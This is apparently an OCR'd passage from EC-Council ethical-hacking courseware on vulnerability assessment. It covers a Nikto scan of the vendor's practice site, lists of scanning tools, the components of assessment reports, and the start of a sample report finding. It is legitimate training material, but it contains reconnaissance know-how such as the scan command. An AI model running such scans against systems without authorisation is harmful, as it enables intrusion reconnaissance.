
```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
[root@parrot]-[~]
#nikto -h www.certifiedhacker.com -Tuning x
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2019-11-19 20:41:24 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
 agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agen
t to render the content of the site in a different fashion to the MIME type
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 19 error(s) and 4 item(s) reported on remote host
+ End Time:           2019-11-19 20:51:15 (GMT8) (591 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 5.10: Screenshot of Nikto

Listed below are some of the additional vulnerability assessment tools:

- Qualys FreeScan (*https://freescan.qualys.com*)
- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
- Nexpose (*https://www.rapid7.com*)
- Network Security Scanner (*https://www.beyondtrust.com*)
- SAINT (*https://www.saintcorporation.com*)
- Microsoft Baseline Security Analyzer (MBSA) (*https://www.microsoft.com*)
- beSECURE (AVDS) (*https://www.beyondsecurity.com*)
- Core Impact Pro (*https://www.coresecurity.com*)
- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- ManageEngine Vulnerability Manager Plus (*https://www.manageengine.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Assessment Tools for Mobile

- **Vulners Scanner**

  Source: *https://vulners.com*

  Vulners scanner is an android application that performs passive vulnerability detection based on a software version's fingerprint. Since this is a passive method of vulnerability assessment, this app can only be used to identify vulnerabilities; it is not effective in performing compliance checks.




Figure 5.11: Vulners Scanner — critical risk score

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.12: Vulners Scanner — medium risk score

- **SecurityMetrics Mobile**

  Source: *https://www.securitymetrics.com*

  SecurityMetrics Mobile is a mobile defense tool that helps to identify mobile device vulnerabilities to protect customers' sensitive data. It helps to avoid threats that originate from mobile malware, device theft, Wi-Fi network connectivity, data entry, personal and business use, unwarranted app privileges, data and device storage, account data access, Bluetooth, Infrared (IR), Near-field communication (NFC), and SIM and SD cards.

  SecurityMetrics MobileScan complies with PCI SSC (Payment Card Industry Security Standards Council) guidelines to prevent mobile data theft. On completion of a scan, the report generated comprises a total risk score, a summary of discovered vulnerabilities, and recommendations on how to resolve threats.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.13: SecurityMetrics Mobile — Risk Score




Figure 5.14: SecurityMetrics Mobile — result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Module Flow

1. Vulnerability Assessment Concepts
2. Vulnerability Classification and Assessment Types
3. Vulnerability Assessment Solutions and Tools
4. Vulnerability Assessment Reports

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Reports

1. The vulnerability assessment report discloses the risks detected after scanning a network
2. The report alerts the organization of possible attacks and suggests countermeasures
3. Information available in the reports is used to fix security flaws



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Reports

In the vulnerability assessment process, once all the phases are completed, the security team will review the results and process the information to prepare the final report. In this phase, the security team will try to disclose any identified vulnerabilities, document any variations and findings, and include all these in the final report along with remediation steps to mitigate the identified risks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The vulnerability assessment report discloses the risks that are detected through scanning the network. Tools such as Nessus, GFI LanGuard, and Qualys Vulnerability Management are used for vulnerability assessment. These tools provide a comprehensive assessment report in a specified format. The report alerts the organization to possible attacks and suggests countermeasures.

The report provides details of all the possible vulnerabilities with regard to the company's security policies. The vulnerabilities are categorized based on severity into three levels: High, Medium, and Low risk.

High-risk vulnerabilities are those that might allow unauthorized access to the network. These vulnerabilities must be rectified immediately before the network is compromised. The report describes different kinds of attacks that are possible given the organization's set of operating systems, network components, and protocols.

The vulnerability assessment report must include, but are not limited to, the following points:

- The vulnerability's name and its mapped CVE ID
- The date of discovery
- The score based on Common Vulnerabilities and Exposures (CVE) databases
- A detailed description of the vulnerability
- The impact of the vulnerability
- Details regarding the affected systems
- Details regarding the process needed to correct the vulnerability, including information patches, configuration fixes, and ports to be blocked.
- A proof of concept (PoC) of the vulnerability for the system (if possible)





Figure 5.15: Components of a vulnerability assessment report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Vulnerability Scanning Report

A vulnerability assessment report provides detailed information on the vulnerabilities found in the computing environment. The report helps organizations identify the security posture of the computing systems (such as web servers, firewalls, routers, email, and file services) and provide solutions to reduce system failures. An ethical hacker must be careful in analyzing the vulnerability assessment reports to avoid false positives.

The assessment report helps organizations to take mitigation steps to proactively avoid risk by identifying, tracking, and eliminating security vulnerabilities.

Vulnerability reports cover the following elements:

- **Scan information**: Provides information such as the name of the scanning tool, its version, and the network ports to be scanned.
- **Target information**: Contains information about the target system's name and address.
- **Results**: A complete scanning report containing subtopics such as target, services, vulnerability, classification, and assessment.
- **Target**: Includes each host's detailed information and contains the following information:
  - **<Node>**: Contains the name and address of the host
  - **<OS>**: Shows the operating system type
  - **<Date>**: Gives the date of the test
- **Services**: Defines the network services by their names and ports.
- **Classification**: Allows the system administrator to obtain additional information about the scan, such as its origin.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Assessment:** Provides information regarding the scanner's assessment of discovered vulnerabilities.

Vulnerability assessment reports are classified into two types:

- Security Vulnerability Reports
- Security Vulnerability Summaries

Security Vulnerability Report

This is a combined report for all the scanned devices and servers in the organization's network.

The security vulnerability report includes the following details:

- Newly found vulnerabilities
- Open ports and detected services
- Suggestion for remediation
- Links to patches

A sample security vulnerability report is as follows:

Detailed Results

154.176.28.191 (www.certifiedhacker.com, -) Windows Vista / Windows 2008

Vulnerabilities (3)

3 SSL/TLS Server supports TLSv1.0 port 443/tcp over SSL

QID:	38628
Category:	General remote services
CVE ID:	-
Vendor Reference	-
Bugtraq ID:	-
Service Modified:	06/09/2017
User Modified:	-
Edited:	No
PCI Vuln:	Yes

CVSS Base:	2.6
CVSS Temporal:	2.3
CVSS3 Base:	0
